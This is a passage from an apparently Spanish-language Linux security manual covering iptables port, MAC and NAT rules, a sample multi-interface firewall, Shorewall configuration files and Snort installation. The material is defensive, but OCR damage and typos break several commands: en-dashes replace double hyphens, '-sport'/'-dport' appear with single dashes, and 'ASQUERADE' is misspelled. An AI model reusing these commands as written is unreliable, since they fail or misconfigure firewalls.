En algunos casos será necesario hacer comprobaciones de capa de transporte, dígase esto de paquetes tcp y udp con número de puertos tanto de origen como de destino, para esto se utiliza «--source-port » «--sport» seguido de forma opcional por un «!», y después un puerto o rango de puertos TCP. Estos pueden estar representados por su nombre, tal como viene en /etc/services, o por número. Los rangos pueden ser dos nombres de puerto separados por un «-», un puerto seguido de un «-» (para especificar un puerto mayor o igual al indicado), o un puerto precedido de «-» (para especificar un puerto menor o igual al indicado) así:

[root@localhost root]# iptables -A INPUT -s 10.0.0.1 -p tcp --source-port 200-500 -j DROP

El ejemplo indica como puerto de origen el rango de 200-500 paquetes que serán descartados.

De la misma manera se pueden verificar puertos de destino por medio de los comandos siguientes: « --destination-port » «--dport»

Ejemplo:

[root@localhost root]# iptables -A INPUT -d 10.0.0.15 -p tcp --dport 80 -j DROP

Esta regla descarta toda conexión con la máquina 10.0.0.15 con destino al puerto 80.

Puede ser necesario para muchos administradores de red limitar el acceso de algunas máquinas hacia la red o Internet para esto se puede utilizar el modulo de restricción de direcciones mac este módulo debe ser especificado de forma explícita con «-m mac» o «--match mac». Se usa para coincidencias en las direcciones Ethernet (MAC) de los paquetes entrantes, y por tanto sólo son útiles para los paquetes que pasan por las

cadenas PREROUTING e INPUT. Proporciona sólo una opción:**«--mac-source » será necesario por lo tanto especificar** una dirección ethernet en notación hexadecimal separada por «:», por ejemplo «--mac-source 00:60:08:91:CC:B7».

[root@localhost root]# iptables -A INPUT --match mac --mac-source 00:60:08:91:CC:B7 -j DROP

Esta cadena descarta cualquier paquete de datos que provenga de la dirección mac indicada.

Naturalmente, no hay ninguna regla activa. Las reglas creadas con el comando iptables se almacenan solamente en RAM, es decir, que si reiniciamos el sistema tras haber configurado varias reglas de iptables, éstas se perderán y tendremos que volver a teclearlas. Para incluir las reglas al inicio del sistema, podemos hacer varias cosas. La primera, editar el archivo

script /etc/rc.d/init.d/iptables

Éste script se ejecutará cada vez que se inicie el servicio iptables, que se ha configurado antes para iniciarse con el sistema. Otra opción, es introducir las reglas mediante el comando iptables y cuando el Firewall funcione como es debido, salvarlas en el fichero /etc/sysconfig/iptables. Este archivo no estará creado desde un inicio por lo tanto será necesario crearlo por medio del comando siguiente:

service iptables save

El cual creará el archivo el cual debe verse así:

Generated by iptables-save v1.2.7a on Fri Sep 19 00:04:34 2003
****filter***
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]

:OUTPUT ACCEPT [0:0]

[0:0] -A INPUT -m mac --mac-source 00:60:08:91:CC:B7 -j DROP

[0:0] -A INPUT -s 10.0.0.1-d 168.243.5.2 -j DROP

[0:0] -A OUTPUT -s 10.0.0.1 -j DROP

COMMIT

Completed on Fri Sep 19 00:04:34 2003

4.1.4.1 Cadenas definidas por el usuario:

Una característica potente que iptables hereda de ipchains es la capacidad del usuario de crear nuevas cadenas, aparte de las tres que ya vienen implementadas (INPUT, FORWARD y OUTPUT). Por concesión, las cadenas definidas por el usuario van en minúsculas para distinguirlas.


Cuando un paquete coincide con una regla cuyo objetivo es una cadena definida por el usuario, el paquete empieza a atravesar esa otra cadena. Si en ella no se decide la suerte del paquete, una vez llegado el final de la cadena, se vuelve al mismo punto desde el que se saltó, a la siguiente regla de la antigua cadena.

Si se consideran dos cadenas: INPUT (la cadena interna) y prueba (una cadena definida por el usuario).

INPUT	**prueba**
Regla1: -p ICMP -j DROP	Regla1: -s 192.168.1.1
Regla2: -p TCP -j prueba	Regla2: -d 192.168.1.1
Regla3: -p UDP -j DROP	

Además se considera un paquete TCP que proceda de 192.168.1.1, y se dirija a 1.2.3.4, entra en la cadena INPUT, y pasa, se compara con Regla1 (no coincide). Coincide con Regla2, y su objetivo es prueba, de manera que la siguiente regla que se examina es el comienzo de prueba. La Regla1 de prueba coincide, pero no especifica un objetivo, de manera que se examina la siguiente regla, Regla2. No coincide, de

manera que se ha llegado al final de la cadena. Se retorna a INPUT, donde se examinó la Regla2, de manera que comprobamos Regla3, que tampoco coincide.
El camino que hace el paquete es:



Las cadenas definidas por el usuario pueden saltar a otras (pero no se debe hacer bucles, los paquetes serán descartados si se detecta que están en bucle).

4.1.5 NAT

Además del filtrado de paquetes, será necesario hacer NAT.
La cual se divide en dos diferentes tipos: **Source NAT** (SNAT, por origen), y **Destination NAT** (DNAT, por destino).
Source NAT es cuando se altera el origen del primer paquete: esto es, se cambia el lugar de donde viene la conexión. *Source NAT* siempre se hace después del enrutamiento, justo antes de que el paquete salga por el cable. El enmascaramiento es una forma especializada de SNAT.
Destination NAT es cuando se altera la dirección de destino del primer paquete: esto es, se cambia la dirección a donde se dirige la conexión. DNAT siempre se hace antes del enrutamiento, cuando el paquete entra por el cable. El port forwarding (reenvío de puerto), el balanceo de carga y el proxy transparente son formas de DNAT.

4.1.5.1 Source NAT (Cambio de Origen)

Si se quiere hacer *Source NAT*, se hace en la cadena POSTROUTING, justo antes de que sea enviado. Este es un detalle importante, ya que significa que cualquier otro servicio de la máquina Linux (encaminamiento, filtrado de paquetes) verá el paquete sin cambiar. También significa que se puede utilizar la opción « -o» (interfaz de salida).

El *Source NAT* se especifica indicando «-j SNAT», y la opción «--to-source» especifica una dirección IP, un rango de direcciones IP, y un puerto o rango de puertos opcionales (sólo con los protocolos UDP y TCP).

Cambiar la dirección de origen por 1.2.3.4
iptables -t nat -A POSTROUTING -o eth0 -j SNAT --to 1.2.3.4

Cambiar la dirección de origen a 1.2.3.4, 1.2.3.5 o 1.2.3.6
iptables -t nat -A POSTROUTING -o eth0 -j SNAT --to 1.2.3.4-1.2.3.6

Cambiar la dirección de origen por 1.2.3.4, puertos 1-1023
iptables -t nat -A POSTROUTING -p tcp -o eth0 -j SNAT –to 1.2.3.4:1-1023

4.1.5.2 Enmascaramiento

Hay un caso especializado de *Source NAT* denominado «enmascaramiento» (masquerading): sólo debería ser usado para direcciones IP asignadas de forma dinámica, tales como las de conexiones por llamada estándar (para direcciones IP estáticas, utilice el SNAT descrito anteriormente).
No es necesario escribir la dirección de origen de forma explícita con el enmascaramiento: utilizará la dirección de origen de la interfaz por la que el paquete está saliendo. Pero más importante aún, si el enlace cae, las conexiones (que se iban a perder de todas maneras) se olvidan, lo que significa que habrá menos problemas cuando la conexión vuelva a la normalidad con una IP diferente.

Enmascarar todo lo que salga por ppp0.
iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE

4.1.5.3 Destinación NAT (Cambio de destino)

Esto se hace en la cadena PREROUTING, según entra el paquete; esto significa que cualquier otro servicio de la máquina con Linux (encaminamiento, filtrado de paquetes)

verá el paquete yendo a su destino «real» (el definitivo). Por lo que se puede utilizar la opción «-i» (interfaz de entrada).

Para alterar el destino de un paquete generado de forma local (en la máquina que hace el NAT), se debe usar la cadena OUTPUT, pero esto es más inusual.

Destination NAT se especifica utilizando «-j DNAT», y la opción «-to-destination» especifica una dirección IP, un rango de direcciones IP, y un puerto o rango de puertos opcionales (sólo para los protocolos UDP y TCP).

Cambia la dirección de destino por 5.6.7.8

iptables -t nat -A PREROUTING -i eth1 -j DNAT –to 5.6.7.8

Cambia la dirección de destino por 5.6.7.8, 5.6.7.9 o 5.6.7.10.

iptables -t nat -A PREROUTING -i eth1 -j DNAT –to 5.6.7.8 -5.6.7.10

Cambia la dirección de destino del tráfico Web por 5.6.7.8,

puerto 8080.

iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 -j DNAT --to 5.6.7.8:8080

Redirige los paquetes locales que van a 1.2.3.4 hacia el dispositivo

loopback.

iptables -t nat -A OUTPUT -d 1.2.3.4 -j DNAT --to 127.0.0.1

4.1.5.4 Redirección

Hay un caso especializado de *Destination NAT* llamado redirección: es una simple conveniencia que es exactamente lo mismo que hacer DNAT, pero con la dirección de la interfaz de entrada.

Envía el tráfico que entra dirigido al puerto 80 (Web) a nuestro

proxy squid (transparente)

***# iptables -t nat -A PREROUTING -i eth1 -p tcp --dport 80 ***

-j REDIRECT --to-port 3128

4.1.6 Ejemplo de configuración de Firewall:

Se tiene la red como se muestra a continuación:




Figura 4.1.2. Topología de ejemplo

La configuración que se verá a continuación muestra la forma en que debe implementarse, de tal manera que se tenga una red segura y brindando los servicios adecuados, esto variará según las necesidades, este esquema aplica para este tipo de red.

La configuración se realizará desde la consola. Para que este manual sea de una más fácil compresión para el lector, se definirán las variables con el fin de darle nombres descriptivos a valores que pueden resultar confusos a medida que se avanza:

internet_if **:** Interface ethernet0 conectada a Internet

internet_IP **:** Dirección IP de la ethernet0 =192.168.1.1

lan_local_if : Interface ethernet1 conectada a la red de usuarios
lan_server_if : Interface ethernet2 conectada hacia servidores
lan_local_IP : Dirección IP de la ethernet1=192.168.4.1
lan_server_IP : Dirección IP de la ethernet2=192.168.5.100
subred_lan : Rango de direcciones de la red local 192.168.4.0/24
subred_server : Rango de direcciones de la red de servidores 192.168.5.0/24
servidor_dns : Dirección IP del servidor DNS 192.168.5.1
servidor_correo : Dirección IP del servidor de correo 192.168.5.2
servidor_web : Dirección IP del servidor Web 192.168.5.3
puertosnopriv : Intervalo de puertos no privilegiados 1024:65535

Se definirá la política por defecto, se digita desde la consola:

iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
iptables -t nat -P POSTROUTING DROP

Será necesario habilitar todas las conexiones que tienen que ver con la resolución de nombres (DNS) para esto se digita en la consola:

iptables -A INPUT -i $lan_local_if -p udp -s $subred_lan -sport $puertosnopriv -d $servidor_dns -dport 53 -j ACCEPT
iptables -A OUTPUT -o $lan_server_if -p udp -s $subred_lan -sport $puertosnopriv -d $servidor_dns -dport 53 -j ACCEPT

En estas reglas se habilita la entrada y la salida de los paquetes con destino al servidor DNS desde la red local.

iptables -A INPUT -i $lan_server_if -p udp -s $servidor_dns -sport 53 -d $subred_lan -dport $puertosnopriv -j ACCEPT

iptables -A OUTPUT -o $lan_local_if -p udp -s $servidor_dns -sport 53 -d $subred_lan -dport $puertosnopriv -j ACCEPT

Estas reglas habilitan la entrada y salida de los paquetes con dirección hacia la LAN proveniente del servicio DNS.

Además es necesario habilitar el reenvió de la información DNS entre las dos interfaces así:

iptables -A FORWARD -i $lan_server_if -p udp -s $servidor_dns -sport 53 -d $subred_lan -dport $puertosnopriv -j ACCEPT
iptables -A FORWARD -i $lan_local_if -p udp -s $servidor_dns -sport 53 -d $subred_lan –dport $puertosnopriv -j ACCEPT

Se necesita ahora definir las reglas que permitan al servidor DNS obtener la información de un origen externo, para esto se realiza lo siguiente:

iptables -A INPUT -i $lan_server_if -p udp -s $servidor_dns –sport 53 -d <servidor de nombres externo> -dport 53 -j ACCEPT
iptables -A OUTPUT -o $internet_if -p udp -s $ internet_ip –sport 53 -d <servidor de nombres externo> -dport 53 -j ACCEPT
iptables -A INPUT -i $internet_if -p udp -s <servidor de nombres esterno> -sport 53 -d $internet_ip -dport 53 -j ACCEPT
iptables -A OUTPUT -o $lan_server_if -p udp -s <servidor de nombres esterno> -sport 53 -d $servidor_dns -dport 53 -j ACCEPT
iptables -t nat -A POSTROUTING -o $internet_if -p udp - s $servidor_dns -sport 53 -d <servidor de nombres esterno> -dport 53 -j MASQUERADE

Los usuarios de la red necesitarán hacer uso del correo electrónico por lo tanto se debe habilitar el servidor interno para que este posteriormente se comunique con los servidores en Internet, las reglas a utilizar serán las siguientes:

iptables -A INPUT -i $lan_local_if -p tcp -s $subred_lan -sport $puertosnopriv -d $servidor_correo -dport 25 -j ACCEPT

iptables -A OUTPUT -o $lan_server_if -p tcp -s $subred_lan -sport $puertosnopriv -d $servidor_correo -dport 25 -j ACCEPT

iptables -A INPUT -i $lan_server_if -p tcp –tcp-flag ALL ACK -s $servidor_correo -sport 25 -d $subred_lan -dport $puertosnopriv -j ACCEPT

iptables -A OUTPUT -o $lan_local_if -p tcp –tcp-flag ALL ACK -s $servidor_correo -sport 25 -d $subred_lan -dport $puertosnopriv -j ACCEPT

iptables -A FORWARD -i $lan_local_if -p tcp -s $servidor_correo -sport 25 -d $subred_lan -dport $puertosnopriv -j ACCEPT

iptables -A FORWARD -i $lan_server_if -p tcp -s $subred_lan -sport $puertosnopriv -d $ servidor_correo -dport 25 -j ACCEPT

El servidor de correo local necesitará conectarse con los otros servidores remotos por lo tanto es necesario configurar estas conexiones así:

iptables -A INPUT -i $lan_server_if -p tcp -s $servidor_correo -sport $puertosnopriv -dport 25 -j ACCEPT

iptables -A OUTPUT -o $lan_server_if -p tcp –tcp-flag ALL ACK -sport 25 -d $servidor_correo -dport $puertosnopriv -j ACCEPT

iptables -t nat -A POSTROUTING -o $internet_if -p tcp -s $servidor_correo -sport $puertosnopriv -dport 25 -j MASQUERADE

Las conexiones mostradas anteriormente son utilizadas para habilitar las conexiones SMTP ahora se muestran para el POP3 ambos protocolos del correo electrónico

iptables -A INPUT -i $lan_server_if -p tcp -s $subred_lan -sport $puertosnopriv –d servidor_correo -dport 25 -j ACCEPT

iptables -A OUTPUT -o $lan_server_if -p tcp -s $subred_lan -sport $puertosnopriv

-d $servidor_correo -dport 110 -j ACCEPT

iptables -A INPUT -i $lan_server_if -p tcp –tcp-flag ALL ACK –s $servidor_correo -sport 110 -d $subred_lan -dport $puertosnopriv -j ACCEPT

iptables -A OUTPUT -o $lan_local_if -p tcp –tcp-flag ALL ACK –s $servidor_correo -sport 110 -d $subred_lan -dport $puertosnopriv -j ACCEPT

iptables -A FORWARD -i $lan_server_if -p tcp –s $subred_lan -sport $puertosnopriv -d $servidor_correo -dport 110 -j ACCEPT

iptables -A FORWARD -i $lan_local_if -p tcp –s $servidor_correo -sport 110 -d $subred_lan -dport $puertosnopriv -j ACCEPT

El siguiente paso es enmascarar todo el tráfico entre la red de usuarios e Internet así:

iptables -t nat -A POSTROUTING -o $internet_if -s $subred_lan -j ASQUERADE

Si se quiere hacer una regla más explicita, mediante el servicio Web se puede hacer:

iptables -t nat -A POSTROUTING -o $internet_if -p tcp -s $subred_lan -dport 80 -j MASQUERADE

4.1.7 Shorewall

Shorewall es una herramienta que facilita la configuración, y la administración de las políticas de un Firewall, esta herramienta GNU utilizada por la mayoría de administradores que tienen Firewall montado sobre sistema Linux. Esta herramienta no es más que un programa que escribe las reglas en vez del usuario, logrando que este sólo necesite cambiar unos archivos de manera más legible y fácil que permite hacer del trabajo del administrador una tarea más eficiente y puntual.

En esta sección sólo se abordan los puntos más importantes de la utilización de Shorewall, puntos que son suficientes para la configuración de un Firewall completo y con todas las características de seguridad, traducción de direcciones, y

redireccionamiento, existiendo un campo amplio donde el lector puede profundizar posteriormente.

4.1.7.1 Instalación:

Lo primero que debemos realizar es ingresar al sistema como administrador (root):

$ su – root

****

*# **rpm –ivh shorewall.rpm***

*#**cd shorewall***

*#**./configure***

Este procedimiento deberá terminar satisfactoriamente para poder realizar

*#**make***

Si no se visualiza ningún error digitar

*#**make install***

4.1.7.2 Características:

Los archivos de configuración de Shorewall están ubicados en el directorio /etc/shorewall , es aquí donde se realizarán la mayoría de las configuraciones, y el usuario sólo necesitará manejar estos archivos, tipo texto sencillos de manipular y con una sintaxis clara, estos archivos serán descritos más adelante en este documento, dichos archivos son creados durante la instalación, cada uno de estos tienen información detallada de la utilización; así que es recomendable revisar estas notas antes de comenzar a trabajar en el Firewall, además contiene configuraciones por defecto que pueden ser utilizadas con unas pequeñas modificaciones por el usuario.
Se tomará de referencia la figura del ejemplo anterior (figura 4.1.12)

4.1.7.3 Zonas:

Shorewall verá la red de acuerdo a como se le especifiquen las tres zonas principales (se parte del hecho que tenemos un Firewall bastión de tres tarjetas).A continuación se muestra el archivo zones por defecto que es en donde se definen las zonas, en este archivo es donde el administrador debe modificar y personalizar sus propias zonas.

Shorewall 1.4 /etc/shorewall/zones
#
This file determines your network zones. Columns are:
#
ZONE Short name of the zone
DISPLAY Display name of the zone
COMMENTS Comments about the zone
#
#ZONE DISPLAY COMMENTS
internet Internet Internet
local Local Red de area local
servidores servidores Zona desmilitarizada
#LAST LINE - ADD YOUR ENTRIES ABOVE THIS ONE - DO NOT REMOVE

Shorewall además reconoce el Firewall como una zona, en si por defecto se puede referir a el como Firewall; pero esto se puede cambiar en el archivo **/etc/shorewall/shorewal.conf** dado que Firewall es una cadena utilizada por defecto no se deberá utilizar esta para ningún otro nombre de zona, pero de lo contrario se puede utilizar cualquier otra combinación de caracteres de acuerdo a como el administrador del Firewall lo requiera.
Todas las reglas (políticas) acerca del tráfico y de todo el Firewall serán expresadas de acuerdo a las zonas; se tomará como un objeto hacia donde o de donde viene el tráfico, lo que ayuda a formarse un esquema mental más sencillo, por lo tanto será

recomendable para el administrador establecer nombres de fácil sintaxis y que sean recordadas con suma facilidad.

4.1.7.4 Interfases:

Es necesario especificarle a Shorewall cada una de las interfases conectadas al Firewall y a que zona pertenece, esto se hace en el archivo **/etc/shorewall/interfaces:**

```
###############################################################################
#ZONE       INTERFACE       BROADCAST       OPTIONS
internet    eth0                    192.168.255.255
local       eth1                    192.168.4.255
servidores  eth2                    192.168.5.255
#LAST LINE -- ADD YOUR ENTRIES BEFORE THIS ONE -- DO NOT REMOVE
```

Cada columna representa:

ZONE: La zona para la interfase, esta cadena debe corresponder con el nombre especificado en la zona configurado en el archivo “zones”.Si la interfase sirve a múltiples zonas esto deberá ser definido en el archivo “hosts”, el administrador deberá poner “-“ en esta columna.

INTERFASE: Nombre que se le da a la interfase, cada interfase debe ser listada solo una vez en este archivo, no se debe especificar el nombre con un alias. No se definirá la interfase de lookback en esta interfase.

BROADCAST: En esta parte se configurará la dirección de broadcast para la subred a la que pertenece la interfase para interfases PPP (MODEM), esta columna se deja en

blanco, si la interfaz posee varias direcciones de broadcast (está conectada a varias sub redes) estas deberán ser especificadas separadas por comas.

OPTIONS: Una lista separada por comas se pueden incluir las opciones siguientes:

- DHCP: La interfase es manejada o incluye un DHCP para la configuración de las direcciones IP, este puede estarse ejecutando en el fw.
- Routefilter: Activa el ruteo flitrado del kernel (característica anti-spoofing), esta opcion puede ser además habilitada globalmente en el archivo Shorewall.conf (recomendado).
- Dropclean: registra y rechaza los paquetes invalidos.
- Blacklist: Verifica los paquetes que llegan a esta interfaz comparándolos con los paquetes especificados en el archivo “blacklist”
- Maclist: Las conexiones solicitadas desde esta interfase son comparadas con la lista de macs del archivo “maclist”. Si esta opción es especificada, la interfaz debe ser Ethernet y debe ser activada antes.

Ejemplo:

1. Se tiene un interfaz eth0 conectada con un MODEM DSL y una ethernet conectada hacia la red de área local, las subredes locales son 192.168.1.0/24, la interfase configurará las IP vía DHCP desde la subred 206.191.149.192/27, se tiene además una DMZ con subredes 192.168.20/24 usando eth2

El archivo de las interfaces deberá verse así:

```
###############################################################################
#ZONE       INTERFACE       BROADCAST       OPTIONS
net         eth0                    206.191.149.223     dhcp
local       eth1                    192.168.1.255
dmz         eth2                    192.168.2.255
#LAST LINE -- ADD YOUR ENTRIES BEFORE THIS ONE -- DO NOT REMOVE
```

4.1.7.5 Políticas:

Será necesario configurar las políticas de conexión entre una zona y otra las cuales estarán alojadas en el archivo **policy,** la política será el valor por defecto que tomará el Firewall en caso de que no se le diga nada, como se sabe el Firewall evalua todas las reglas que contiene iptables y si ninguna concuerda se le aplica “la política” que está configurada, la configuración por defecto es la siguiente:

```
#SOURCE      DEST       POLICY       LOG LEVEL      LIMIT:BURST
local        internet   ACCEPT
internet     all        DROP         info
all          all        DROP         info
#LAST LINE -- ADD YOUR ENTRIES ABOVE THIS LINE -- DO NOT REMOVE
```

Como se puede ver en este archivo, Shorewall divide las columnas tanto de destino como de origen pudiendo especificar aquí las zonas, estableciendo la política en la siguiente columna, el log level indica el nivel de acceso en el que se tratará el flujo de la información; si este no es configurado no se generará log.

4.1.7.6 Reglas:

Es necesario generar las excepciones para cada una de las políticas antes mencionadas lo que significa que si el Firewall encuentra una concordancia dentro de la reglas será esta la que se tomará en cuenta, de lo contrario si ninguna de las reglas concuerda el paquete será evaluado por las políticas establecidas por defecto, esto quiere decir que en las reglas se encuentra el corazón del Firewall en si, ya que estas son las reglas que ayudarán a filtrar el tráfico.
Los campos básicos del archivo de reglas son los siguientes:

```
#ACTION  SOURCE      DEST        PROTO  DEST   SOURCE   ORIGINAL
#                                       PORT   PORT(S)  DEST
```

Las funciones de las columnas son:

ACTION: las posibles opciones son Accept, Drop, Reject, Dnat or Redirect

- **Accept:** Acepta la solicitud de conexión
- **Drop:** Ignora la solicitud de conexión
- **Reject:** Niega la conexión pero envía un paquete ICPM (inalcanzable).
- **Dnat:** Reenvía la solicitud de conexión a otro sistema y opcionalmente hacia otro puerto.
- **Redirect :** Redireciona la conexión hacia otro puerto dentro del mismo Firewall

SOURCE: Fuente a la cual la regla será aplicada, puede ser una zona de las configuradas anteriormente, también se puede hacer referencia al mismo Firewall por medio de $fw o todos si la acción es dnat o redirect, para especificar IP particulares se escribe la zona y posteriormente la IP así:

dmz: 168.243.45.2 la cual es la IP 168.243.45.2 de la zona dmz

Se puede hacer distinción de subredes por medio de la especificación de la mascara con "/" y se puede especificar dirección MAC por medio del carácter "~" así:

Loc: ~ 00-A0-C9-15-39-78

DEST: Destino del paquete al que será aplicada la acción de la misma manera que la fuente se podrá especificar la zona completa, utilizar $fw , pero esta posee ciertas restricciones las cuales son las siguientes:

- Direcciones MAC no están permitidas
- Cuando sea regla Dnat, sólo la dirección IP será permitida, no se puede utilizar direcciones de subred.

El puerto si puede ser especificado por medio de "**:**" asi:

dmz: 168.243.45.2:8080

PROTO: el protocolo a aceptar o denegar deberá ser espescificado "tcp", "udp", "icmp", podria ser el numero ó todos "all".

DEST PORT(S): Puertos de destino, una lista separado por comas de los nombres de los puertos(/etc/services), números de puerto o rangos pueden ser especificados, si el protocolo es “icmp” esta columna interpretará el destino como icmp-type.

ORIGINAL DEST: Opcional, permitido solamente si la acción es DNAT o REDIRECT,esta puede ser una dirección en una interfase en el Firewall, las conexiones a esta dirección serán reenviadas hacia la IP y el puerto especificado en la columna de destino

Ejemplo:

2. Aceptar solicitudes SMTP desde el DMZ hacia Internet

#ACTION	SOURCE	DEST	PROTO	DEST PORT	SOURCE PORT(S)	ORIGINAL DEST
ACCEPT	dmz	net	tcp	smtp		

3. Reenviar todas las conexiones ssh y hhtp desde Internet hacia la red local con la IP 192.168.1.3

#ACTION	SOURCE	DEST	PROTO	DEST PORT	SOURCE PORT(S)	ORIGINAL DEST
DNAT	net	loc:192.168.1.3	tcp	ssh,http		

4. Redireccionar todas las conexiones que se originan localmente de WWW al puerto 3128 con excepto cuando el destino sea la dirección 192.168.2.2

#ACTION	SOURCE	DEST	PROTO	DEST PORT	SOURCE PORT(S)	ORIGINAL DEST
REDIRECT	loc	3128	tcp	www	-	!192.168.2.2

5. Todas las solicitudes de conexión desde Internet hacia la dirección 130.252.100.69 serán reenviadas a 192.168.1.3

```
#ACTION  SOURCE  DEST              PROTO  DEST   SOURCE     ORIGINAL
#                                         PORT   PORT(S)   DEST
DNAT     net     loc:192.168.1.3   tcp    80     -
         130.252.100.69
```

4.1.7.7 Mascaramiento:

En casi todos los casos para mantener una seguridad alta será necesario enmascarar la interfaz de salida hacia Internet de tal manera que toda la red interna sea vista desde la red con una sola IP esto contribuye a la protección de la red interna y a una optimización de las direcciones IP. La herramienta Shorewall posee un archivo que facilita el manejo de las funciones de enmascaramiento, este se encuentra en el archivo “masq” los campos a utilizar son los siguientes:

```
#############################################################################
###
#INTERFACE        SUBNET          DDRESS
eth0              0.0.17.0/25     168.243.3.4

#LAST LINE -- ADD YOUR ENTRIES ABOVE THIS LINE -- DO NOT REMOVE
```

Las funciones de la columna son:

INTERFACE: Interfase de salida, esta es usualmente la interfase conectada a Internet

SUBNET: Subred que se desea mascarar, se puede especificar esta con una subred o como una interfaza, Si se da el nombre de una interfaz, se debe tener una ruta IP instalada y la interfase debe estár habilitada antes de iniciar el Firewall, para excluir

una subred , se debe agregar “!” y una coma para separar en caso de que sea un rango de direcciones IP, ejemplo: eth1!192.168.1.4.192.168.32.0/27

ADDRESS: opcional, si se especifica esta direccion, SNAT será usada y esta será la direccion fuente.

Ejemplos:

6. Se tiene que hacer un enmascaramiento simple donde eth0 se conecta a un DSL o cable MODEM y eth1 se conecta a la red local con IP: 192.168.0.0/24:

```
############################################################################
#INTERFACE          SUBNET          ADDRESS
eth0                    eth1
#LAST LINE -- ADD YOUR ENTRIES ABOVE THIS LINE -- DO NOT REMOVE
ó
############################################################################
#INTERFACE          SUBNET          ADDRESS
eth0                    192.168.0.0/24
#LAST LINE -- ADD YOUR ENTRIES ABOVE THIS LINE -- DO NOT REMOVE
```

7. Se ha agregado un router a la red de área loca para conectarse a una subred 192.168.1.0/24 el cual se necesita enmascarar también, entonces se agrega una segunda entrada a eth0 para el mismo archivo.

```
############################################################################
###
#INTERFACE          SUBNET          ADDRESS
eth0                    192.168.0.0/24
eth0                    192.168.1.0/24
#LAST LINE -- ADD YOUR ENTRIES ABOVE THIS LINE -- DO NOT REMOVE
```

8. Se quiere sacar todo el tráfico de salida desde la 192.168.1.0/24 a través de la interfase eth0 para usar la dirección de origen 206.124.146.176 la cual no es la dirección primaria de la eth0, se necesita agregar esta dirección como dirección secundaria a la eth0 de esta manera.

```
##############################################################################
#INTERFACE          SUBNET          ADDRESS
eth0:0              192.168.1.0/24  206.124.146.176
#LAST LINE -- ADD YOUR ENTRIES ABOVE THIS LINE -- DO NOT REMOVE
```

4.2 Instalación de Snort[15]

Pos su alto grado de funcionalidad y eficiencia la herramienta a utilizar será Snort software IDS de libre distribución con licencia GNU.

Descargar Snort de la página oficial: http://www.snort.org/dl/

Iniciar como administrador del sistema así:

$ su – root

******

Ahora se tiene acceso a todos los derechos del sistema Ingresar a la carpeta donde se almacenó el archivo descargado y digitar:

tar –xvzf snort-2.0.2.tar.gz

Si el proceso no devuelve ningún error, verificar que se ha creado una carpeta llamada : snort-2.0.2 digitando

[15] Para mayor información visitar : http://www.snort.org

ls snort-2.0.2 snort-2.0.2.tar.gz

Seguidamente se ingresa a la carpeta creada:

cd snort-2.0.2

Luego digitar lo siguiente, lo cual no debe devolver ningún error:

#./configure

seguidamente:

make

Si no devuelve ningún error digitar:

make install

Al finalizar este proceso el IDS Snort estará instalado y se podrán a ejecutar todas las funciones que se listan a continuación:

4.2.1 Modo Sniffer:

Esta función desplegará el contenido del encabezado en tiempo real del tráfico que está en la red en ese momento:

#snort –v

lo cual brindará un resultado como el siguiente:

09/23-09:20:57.100296 10.0.17.62:1213 -> 10.0.17.101:23

TCP TTL:128 TOS:0x0 ID:7355 IpLen:20 DgmLen:40 DF

*****A***** Seq: 0x636CF05D Ack: 0xFBCBABAD Win: 0x3EE0 TcpLen: 20***

=+=

09/23-09:20:57.100444 10.0.17.101:23 -> 10.0.17.62:1213

TCP TTL:64 TOS:0x10 ID:30369 IpLen:20 DgmLen:1465 DF

*****AP***** Seq: 0xFBCBABAD Ack: 0x636CF05D Win: 0x16D0 TcpLen: 20***

=+=

09/23-09:20:57.301458 10.0.17.62:1213 -> 10.0.17.101:23

TCP TTL:128 TOS:0x0 ID:7356 IpLen:20 DgmLen:40 DF

*****A***** Seq: 0x636CF05D Ack: 0xFBCBB13E Win: 0x4470 TcpLen: 20***

=+=

09/23-09:20:57.301510 10.0.17.101:23 -> 10.0.17.62:1213

TCP TTL:64 TOS:0x10 ID:30370 IpLen:20 DgmLen:551 DF

*****AP***** Seq: 0xFBCBB13E Ack: 0x636CF05D Win: 0x16D0 TcpLen: 20***

=+=

Para ver los datos que contiene cada paquete en modo binario se digitará:

#snort –vd

4.2.2 Modo de registro de paquetes:

